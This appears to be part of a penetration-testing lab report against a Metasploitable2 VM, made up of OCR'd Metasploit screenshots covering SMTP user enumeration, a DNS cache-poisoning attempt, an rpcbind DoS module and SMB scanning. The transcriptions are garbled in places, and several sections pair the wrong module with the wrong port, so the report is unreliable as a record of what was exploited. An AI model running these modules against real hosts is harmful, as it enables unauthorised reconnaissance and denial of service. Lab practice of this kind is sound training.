  11 exploit/windows/smtp/ms03_046_exchange2000_xexch50
  W
  12 exploit/windows/ssl/ms04_011_pct

```

The screenshot shows the Metasploit Framework interface within a VMware Workstation window. The title bar reads "kali-linux-2023.3-vmware-amd64 - VMware Workstation". The main window displays a table of exploit and auxiliary modules related to the "SMTP" category. The table includes columns for module name, date, severity, and description. Several rows are highlighted in purple, indicating selected or filtered results. The bottom of the window shows a command-line interface with the prompt "msf6 > use 25". A status bar at the bottom indicates "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

File	Actions	Edit	View	Help	
17	exploit/unix/smtp/opensmtpd_mail_from_rce	2020-01-28	excellent	Yes	OpenSMTPD MAIL FROM Remote Code Execution
18	exploit/unix/local/opensmtpd_oob_read_lpe	2020-02-24	average	Yes	OpenSMTPD OOB Read Local Privilege Escalation
19	exploit/windows/browser/oracle_dc_submittoexpress	2009-08-28	normal	No	Oracle Document Capture 10g ActiveX Control Buffer Overflow
20	exploit/unix/smtp/qmail_bash_env_exec	timeout exceeded	2014-09-24	normal	Qmail SMTP Bash Environment Variable Inject (Shellshock)
21	auxiliary/scanner/smtp/smtp_version		normal	No	SMTP Banner Grabber
22	auxiliary/scanner/smtp/ntlm_domain		normal	No	SMTP NTLM Domain Extraction
23	auxiliary/scanner/smtp/smtp_relay		normal	No	SMTP Open Relay Detection
24	auxiliary/fuzzers/smtp/smtp_fuzzer		normal	No	SMTP Simple Fuzzer
25	auxiliary/scanner/smtp/smtp_enum		normal	No	SMTP User Enumeration Utility
26	auxiliary/dos/smtp/sendmail_prescan	2003-09-17	normal	No	Sendmail SMTP Address prescan Memory Corruption
27	exploit/windows/smtp/wmailserver	2005-07-11	average	No	SoftiCom WMailserver 1.0 Buffer Overflow
28	exploit/unix/webapp/squirrelmail_pgp_plugin	2007-07-09	manual	No	SquirrelMail PGP Plugin Command Execution (
29	exploit/windows/smtp/sysgauge_client_bof	2017-02-28	normal	No	SysGauge SMTP Validation Buffer Overflow
30	exploit/windows/smtp/mailcarrier_smtp_ehlo	2004-10-26	good	Yes	TABS MailCarrier v2.51 SMTP EHLO Overflow
31	auxiliary/vsploit/pie/email_pie		normal	No	VSploit Email PII
32	exploit/windows/email/ms07_017_ani_loadimage_chunksize	2007-03-28	great	No	Windows ANI LoadAniIcon() Chunk Size Stack Overflow (SMTP)
33	post/windows/gather/credentials/outlook		normal	No	Windows Gather Microsoft Outlook Saved Password Extraction
34	auxiliary/scanner/http/wp_easy_wp_smtp	2020-12-06	normal	No	WordPress Easy WP SMTP Password Reset
35	exploit/windows/smtp/yopops_overflow1	2004-09-27	average	Yes	YPOPS 0.6 Buffer Overflow

Interact with a module by name or index. For example `info 35`, use `35` or use `exploit/windows/smtp/yopops_overflow1`

msf6 > use 25

The screenshot shows the Metasploit Framework interface within a VMware Workstation window. The title bar reads "kali-linux-2023.3-vmware-amd64 - VMware Workstation". The main window displays the "Module options (auxiliary/scanner/smtp/smtp\_enum):" table. Below the table, the command-line interface shows the configuration of the module and its execution. The bottom of the window shows a status bar with system information.

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	25	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
UNIXONLY	true	yes	Skip Microsoft bannerized servers when testing unix users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/unix_users.txt	yes	The file that contains a list of probable users accounts.

View the full module info with the `info`, or `info -d` command.

msf6 auxiliary(scanner/smtp/smtp\_enum) > set rhost 192.168.64.129  
rhost => 192.168.64.129  
msf6 auxiliary(scanner/smtp/smtp\_enum) > run

```
[+] 192.168.64.129:25 - 192.168.64.129:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.64.129:25 - 192.168.64.129:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[+] 192.168.64.129:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

msf6 auxiliary(scanner/smtp/smtp\_enum) >

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
(kali㉿kali)-[~] nc 192.168.64.129 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
vrfy daemon
252 2.0.0 daemon
vrfy mysql
252 2.0.0 mysql
vrfy postgres Current Setting
252 2.0.0 postgres

Required Description
HOSTS           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
PORT            The target port (TCP)
THREADS         The number of concurrent threads (max-one per host)
UNIMODUL        Skip Microsoft bannerd servers when testing unix users
USER_FILE       The file that contains a list of probable users accounts.

View the full module info with the 'info' command.
msf6 auxiliary(scanner/smtp/smtp_enum) > set target 192.168.64.129
target => 192.168.64.129
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.64.129:25 -> 192.168.64.129:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.64.129:25 -> 192.168.64.129:25 Users found: , backup, bin, daemon, distcc, ftp, games, gnats, irc, libnmid, list, mail, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.64.129:25 -> 192.168.64.129:25 [Auxiliary module execution completed]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Search



ENG IN 02:55 20-11-2023

### 3.5. METASPLOITABLE2 PORT 53 domain ISC BIND 9.4.2 – 192.168.64.129

#### GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine

#### VULNERABILITY INFORMATION


Vulnerability observed - High

##### 5. Domain port is open in Metasploitable2

Application	domain ISC BIND 9.4.2 on port 53
Risk	High
Abstract	Known vulnerabilities, potential for DNS amplification
IPMG Control Violation	Access Control
Ease of Exploitation	Medium
Impact	DNS disruption
Recommendations	Apply security patches, restrict DNS queries, implement rate limiting   Application-Specific Risk, DNS Disruption

#### Proof of Concept

The metasploitable2 domain port 53 is exploited by DNS Bailiwicked Domain Attack



```

kali@kali: ~
File Actions Edit View Help
+ -- =[ 2335 exploits - 1220 auxiliary - 413 post      ]
+ -- =[ 1385 payloads - 46 encoders - 11 nops      ]
+ -- =[ 9 evasion      ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/

semsf6 > search domain
Matching Modules
=====
#  Name
0  auxiliary/admin/ldap_ad_cs_certificate_element
1  auxiliary/admin/dcerpc/cve_2022_26923_certified_privilegeEscalation (ADCS) privilege escalation (Certified)
2  exploit/windows/browser/adobe_flash_worker_byte_array_uaf
3  exploit/windows/browser/adobe_flash_casi32_int_overflow
4  exploit/windows/browser/adobe_flash_domain_memory_uaf
5  auxiliary/gather/android_htmlfileprovider
6  auxiliary/scanner/http/rewrite_proxy_bypass_vulnerabilityScanner
7  auxiliary/gather/apple_safari_ftp_url_cookie_theft
                                         Disclosure Date Rank Check Description
                                         normal   No    AD CS Certificate Template Management
                                         normal   No    Active Directory Certificate Services (ADCS) privilege escalation (Certified)
                                         2015-02-02 great  No    Adobe Flash Player ByteArray Wit
                                         2014-10-14 great  No    Adobe Flash Player casi32 Integer Overflow
                                         2014-04-14 great  No    Adobe Flash Player domainMemory ByteArray Use After Free
                                         normal   No    Android Content Provider File Disclosure
                                         normal   No    Apache Reverse Proxy Bypass Vulnerability Scanner
                                         2015-04-08 normal  No    Apple OSX/iOS/Windows Safari Non-HTTPOnly Cookie Theft
                                         Apache Jersey (Protocol v1.2)

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C Clear
Search
ENG IN 03:28 20-11-2023

```

```

kali@kali: ~
File Actions Edit View Help
itrary User Password Change
05 post/windows/gather/bloodhound
06 auxiliary/gather/cloud_lookup
07 auxiliary/scanner/smb/impacket/secretsdump
08 auxiliary/server/dhcclient_bash_env
09 auxiliary/gather/enum_dns
10 auxiliary/exploit/unix/dhcp/bash_environment
11 auxiliary/gather/enum_ntlm
12 auxiliary/gather/enum_smb
13 auxiliary/gather/enum_wmi
14 auxiliary/scanner/smb/impacket/secretsdump
15 auxiliary/server/dhcclient_bash_env
16 auxiliary/spoof/dns/bailiwicked_domain
17 auxiliary/spoof/dns/bailiwicked_host
18 auxiliary/gather/enum_dns
19 auxiliary/exploit/unix/dhcp/bash_environment
20 auxiliary/scanner/elasticsearch/indices_enum
21 auxiliary/gather/f5_bigip_cookie_disclosure
22 auxiliary/gather/flash_rosetta_jsonp_url_disclosure
23 auxiliary/exploit/windows/misc/hp_dataprotector_new_folder
24 auxiliary/exploit/windows/misc/hp_dataprotector_dtbcslslogin
25 auxiliary/exploit/windows/http/hp_pcw_snac_update_domain
26 auxiliary/gather/hp_snac_domain_creds
27 auxiliary/scanner/http/ntlm_infoEnumeration
28 auxiliary/gather/jenkins_cred_recovery
29 auxiliary/exploit/linux/local/juju_run_agent_priv_esc
2014-09-24 2008-07-21 2008-07-21 2014-09-24 2014-07-08 2012-03-12 2010-09-09 2013-09-09 2013-09-09 2017-04-13
normal normal normal normal normal excellent normal normal excellent normal
No No No No No Yes No No Yes No
BloodHound Ingestor Cloud Lookup (and Bypass) DCOM Exec DHCP Client Bash Environment Var
able DNS BailiWicked Domain Attack DNS BailiWicked Host Attack DNS Record Scanner and Enumerato
r Dhclient Bash Environment Variab le Injection (Shellshock) ElasticSearch Indices Enumeration F5 BIG-IP Backend Cookie Disclos
ure Flash "Rosetta" JSONP GET/POST Response Disclosure HP Data Protector Create New Fol der Buffer Overflow HP Data Protector DtbClsLogin Bu
ffer Overflow HP ProCurve Manager SNAC Updated omairControllerServlet File Upload HP ProCurve SNAC Domain Controll er Credential Dumper Host Information Enumeration via NTLM Authentication Jenkins Domain Credential Recove
ry Juju-run Agent Privilege Escalat
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

```

File Actions Edit View Help
msf6 > use 50
msf6 post(multi/gather/dns_bruteforce) > show options
Module options (post/multi/gather/dns_bruteforce):
Name          Current Setting          Required  Description
PORT          443 [http://]                yes       Domain to do a forward lookup bruteforce against.
DOMAIN        www.victim.com            yes       List of hostnames or subdomains to use.
SESSION        1 [open ssh]              yes       The session to run this module on
View the full module info with the info, or info -d command.
[*] http://open http:// Apache httpd 2.4.29 (Ubuntu) DAV/2
[*] http://open https:// Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Active sessions
[*] 1 [open ssh] netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] 2 [closed] netkit-ssh remmed
[*] 3 [closed] open login opensshd 7.4p1 Debian Subbu (protocol 2.0)
[*] 4 [closed] open mysql MySQL Classpath com.register
[-] Invalid parameter "-1", use "show -h" for more information
[*] 5 [closed] post(multi/gather/dns_bruteforce) > show namelist
[-] Invalid parameter "namelist", use "show -h" for more information
[*] 6 [closed] post(multi/gather/dns_bruteforce) > ls
[*] 7 [closed] exec: ls postgresql PostgreSQL DB 8.3.0 - 0.3.7
[*] 8 [closed] exec: ls vnc VNC (protocol 3.3)
Desktop Documents Downloads Music Pictures Public Templates Videos
msf6 post(multi/gather/dns_bruteforce) > use 16
msf6 auxiliary(spoof/dns/bailiwicked_domain) > show options
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

The screenshot shows a Kali Linux 2023.3 VM running in VMware Workstation. The terminal window displays a Metasploit auxiliary module session against a target at 192.168.64.129. The user is attempting to spoof a DNS entry for 'google-gruyere.appspot.com' to 'zero.webappsecurity.com'. The session shows various errors related to option validation and resolver arguments. The user then executes a 'cd /' command and lists the contents of the root directory, which includes standard Linux system files like bin, dev, lib, lib64, lost+found, mnt, opt, proc, root, sbin, swapfile, tmp, usr, and vmlinuz.

```
[*] The following options failed to validate: Value 'https://google-gruyere.appspot.com/' is not valid for option 'RECONS'.
recons => 208.67.222.222
msf6 auxiliary(spoof/dns/bailiwicked_domain) > run

[-] Msf::OptionValidateError The following options failed to validate: SRCPORT, NEWDNS
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set srcport 0
srcport => 0
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set newdns https://google-gruyere.appspot.com/
newdns => https://google-gruyere.appspot.com/
msf6 auxiliary(spoof/dns/bailiwicked_domain) > run
[*] Running module against 192.168.64.129

[*] Targeting nameserver 192.168.64.129 for injection of http://zero.webappsecurity.com/. nameservers as https://google-gruyere.appspot.com/
[*] Querying recon nameserver for http://zero.webappsecurity.com/.nameservers...
[-] Auxiliary failed: ResolverArgumentError Invalid domain name http://zero.webappsecurity.com/.
[-] Call stack:
[-]  /usr/share/metasploit-framework/lib/net/dns/resolver.rb:1260:in `valid?'
[-]  /usr/share/metasploit-framework/lib/net/dns/resolver.rb:1148:in `make_query_packet'
[-]  /usr/share/metasploit-framework/lib/net/dns/resolver.rb:939:in `send'
[-]  /usr/share/metasploit-framework/modules/auxiliary/spoof/dns/bailiwicked_domain.rb:238:in `run'
[*] Auxiliary module execution completed
msf6 auxiliary(spoof/dns/bailiwicked_domain) > cd /
msf6 auxiliary(spoof/dns/bailiwicked_domain) > ls
[*] exec: ls

bin  dev  hello.txt  initrd.img   lib   lib64  lost+found  mnt  pass.txt  root  sbin  swapfile  tmp   usr   vmlinuz
boot etc   home     initrd.img.old lib32  libx32 media      opt  proc    run   srv   sys    user.txt  var   vmlinuz.old
msf6 auxiliary(spoof/dns/bailiwicked_domain) >
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Search



ENG  
IN



03:31  
20-11-2023

### 3.6. METASPLOITABLE2 PORT 80 http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

– 192.168.64.129

#### GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine

#### VULNERABILITY INFORMATION

Vulnerability observed - High

##### 6. Http port is open in Metasploitable2

Application	http Apache httpd 2.2.8 ((Ubuntu) DAV/2) on port 80
Risk	High
Abstract	Outdated software, common web vulnerabilities
IPMG Control Violation	Access Control
Ease of Exploitation	Medium
Impact	Website defacement
Recommendations	Regularly update web server software, employ secure coding practices   Application-Specific Risk, Website Defacement

#### Proof of Concept

The metasploitable2 domain port 80 is exploited by Juniper SSH Backdoor Scanner

```

kali@kali: ~
msf6 > search http
Matching Modules
=====
#      Name
0      auxiliary/dos/http/cable_haunt_websocket_dos
1      exploit/linux/local/cve_2021_3493_overlayfs
2      auxiliary/admin/2wire/xslt_password_reset
3      exploit/windows/ftp/32bitftplib_list_reply
4      exploit/windows/tftp/threectftpsvc_long_mode
P Long Mode Buffer Overflow

msf6 >

```

kali-linux-2023.3-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help | 1 2 3 4 | 17:08 | G

Library x kali-linux-2023.3-vmware... x Metasploitable2-Linux x

My Computer  
kali-linux-2023.3-vmware  
Metasploitable2-Linux

kali@kali: ~

File Actions Edit View Help

3517 auxiliary/gather/vbulletin\_vote\_sqli 2013-03-24 normal Yes vBulletin Passsword Collector via nodeid SQL Injection

3518 exploit/unix/webapp/vbulletin\_vote\_sqli\_exec 2013-03-25 excellent Yes vBulletin index.php/ajax/api/reputation/vote nodeid Parameter SQL Injection

3519 exploit/multi/http/vbulletin\_widgetconfig\_rce 2019-09-23 excellent Yes vBulletin widgetConfig RCE

3520 exploit/multi/http/vtiger\_soap\_upload 2013-03-26 excellent Yes vTiger CRM SOAP API AddMailAttachment Arbitrary File Upload

3521 exploit/multi/http/vtiger\_php\_exec 2013-10-30 excellent Yes vTigerCRM v5.4.0/v5.3.0 Authenticated Remote Code Execution

3522 exploit/linux/local/vmwgfx\_fd\_priv\_esc 2022-01-28 good Yes vmwgfx Driver File Descriptor Handling Priv Esc

3523 auxiliary/dos/http/ws\_dos 2017-09-17 normal No ws - Denial of Service

3524 exploit/unix/http/xdebug\_unauth\_exec 2017-09-17 excellent Yes xdebug Unauthenticated OS Command Execution

Interact with a module by name or index. For example info 3524, use 3524 or use exploit/unix/http/xdebug\_unauth\_exec

```
msf6 > use 1402
msf6 auxiliary(scanner/ssh/juniper_backdoor) > show options

Module options (auxiliary/scanner/ssh/juniper_backdoor):
```

Name	Current Setting	Required	Description
RHOSTS	yes	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
RPORT	22	yes	The target port
THREADS	1	yes	The number of concurrent threads (max one per host)

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

kali-linux-2023.3-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help || | ☰ 🔍 🌐 🎯 📁 🖼 🖼 🖼

Library x

My Computer

- kali-linux-2023.3-vmware
- Metasploitable2-Linux

kali-linux-2023.3-vmware... x Metasploitable2-Linux x

1 2 3 4 7

kali@kali: ~

File Actions Edit View Help

Active sessions

No active sessions.

```
msf6 auxiliary(scanner/ssh/juniper_backdoor) > cd ls
[-] The specified path does not exist
msf6 auxiliary(scanner/ssh/juniper_backdoor) > cd \
> ls
[-] The specified path does not exist
msf6 auxiliary(scanner/ssh/juniper_backdoor) > ls
[*] exec: ls

Desktop Documents Downloads Music Pictures Public Templates Videos
msf6 auxiliary(scanner/ssh/juniper_backdoor) > cd \
> ls
[-] The specified path does not exist
msf6 auxiliary(scanner/ssh/juniper_backdoor) > ls
[*] exec: ls

Desktop Documents Downloads Music Pictures Public Templates Videos
msf6 auxiliary(scanner/ssh/juniper_backdoor) > cd root
[-] The specified path does not exist
msf6 auxiliary(scanner/ssh/juniper_backdoor) > cd /
msf6 auxiliary(scanner/ssh/juniper_backdoor) > ls
[*] exec: ls

bin dev hello.txt initrd.img    lib lib64 lost+found mnt pass.txt root sbin swapfile tmp      usr vmlinuz
boot etc home initrd.img.old lib32 libx32 media      opt proc     run   srv sys      user.txt var vmlinuz.old
msf6 auxiliary(scanner/ssh/juniper_backdoor) > cd root
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

20°C Clear

Search

ENG IN 03:39 20-11-2023

### 3.7. METASPLOITABLE2 PORT 111/tcp rpcbind 2 (RPC #100000)

– 192.168.64.129

#### GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine

#### VULNERABILITY INFORMATION


Vulnerability observed - High

7. Rpcbind port is open in Metasploitable2

Application	rpcbind 2 (RPC #100000) on port 111/tcp
Risk	High
Abstract	Buffer overflows, remote code execution
IPMG Control Violation	Access Control
Ease of Exploitation	Hard
Impact	System compromise
Recommendations	Disable unnecessary RPC services, apply vendor-supplied patches   Application-Specific Risk, System Compromise

#### Proof of Concept

The metasploitable2 rpcbind port 111/tcp is exploited by RPC DoS targeting \*nix rpcbind/libtirpc



```

kali@kali:~$ msf6 exploit[*]选用模块: auxiliary/dos/rpc/rpcbom[*]模块信息:
          =[ metasploit v6.3.27-dev           ]]
+ --=[ 2335 exploits - 1220 auxiliary - 413 post      ]
+ --=[ 1385 payloads - 46 encoders - 11 nops        ]
+ --=[ 9 evasion                                ]

Metasploit tip: View advanced module options with
advanced
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search rpcbind
[-] No results from search
msf6 > search rpcbind
[-] No results from search
msf6 > search rpcbind

Matching Modules
=====
#  Name                      Disclosure Date  Rank   Check  Description
-  auxiliary/dos/rpc/rpcbom            normal  No    RPC DoS targeting *nix rpcbind/libtirpc

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/rpc/rpcbom

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```



kali-linux-2023.3-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help | || | | | | | | | |

Library Type here to search

My Computer kali-linux-2023.3-vmware-amd64 Metasploitable2-Linux

kali-linux-2023.3-vmware... X Metasploitable2-Linux X

File Actions Edit View Help

PORT 111 yes The target port (UDP)  
THREADS 10 yes The number of concurrent threads

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(dos/rpc/rpcbomb) > set rhost 192.168.64.121
rhost => 192.168.64.121
msf6 auxiliary(dos/rpc/rpcbomb) > run
ls

^X
^C
[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(dos/rpc/rpcbomb) > run
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(dos/rpc/rpcbomb) > ls
[*] exec: ls

Desktop Documents Downloads Music Pictures Public Templates Videos
msf6 auxiliary(dos/rpc/rpcbomb) > cd /
msf6 auxiliary(dos/rpc/rpcbomb) > ls
[*] exec: ls

bin dev hello.txt initrd.img lib lib64 lost+found mnt pass.txt root sbin swapfile tmp usr vmlinuz
boot etc home initrd.img.old lib32 libx32 media opt proc run srv sys user.txt var vmlinuz.old
msf6 auxiliary(dos/rpc/rpcbomb) > 
```

To direct input to this VM, move the mouse pointer inside or press **Ctrl+G**.

20°C Clear

Search

04:00 IN 20-11-2023

### 3.8. METASPLOITABLE2 PORT 139/tcp netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) – 192.168.64.129

#### GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine

#### VULNERABILITY INFORMATION

Vulnerability observed - High

8. Netbios-ssn port is open in Metasploitable2

Application	netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) on port 111/tcp
Risk	High
Abstract	SMB vulnerabilities, potential for remote code execution
IPMG Control Violation	Code Execution
Ease of Exploitation	Hard
Impact	Remote code execution
Recommendations	Apply security patches, restrict SMB services, consider alternative file sharing solutions   Application-Specific Risk, Code Execution

#### Proof of Concept

The metasploitable2 netbios-ssn port 111/tcp is exploited by Samba “username map script” Command Execution

```

kali@kali:~$ msf6 > search smb
[...]
Matching Modules
=====
#  Name
0  exploit/multi/http/struts_code_exec_classloader
1  exploit/osx/browser/safari_file_policy
2  auxiliary/server/capture/smb
3  post/linux/busybox/smb_share_root
4  exploit/linux/misc/cisco_rv340_sslvpn
5  auxiliary/scanner/http/citrix_dir_traversal
6  auxiliary/scanner/smb/impacket/dcomexec
7  auxiliary/scanner/smb/impacket/secretsdump
8  auxiliary/scanner/dcerpc/dfscoerce

```

```

kali@kali: ~
s x86 Reverse Named Pipe (SMB) Stager
Auxiliary (SMB) Stager [msf6] > search samba

Interact with a module by name or index. For example info 145, use 145 or use payload/windows/custom/reverse_named_pipe

msf6 > use 111
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

Name      Current Setting  Required  Description
RHOSTS    yes            no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
Threads   1              yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set rhost 192.168.64.129
rhost => 192.168.64.129
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.64.129:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.64.129:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.64.129:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > search samba

Matching Modules

```

Exploit ID	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	exploit/windows/license/caliclnt_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overflow
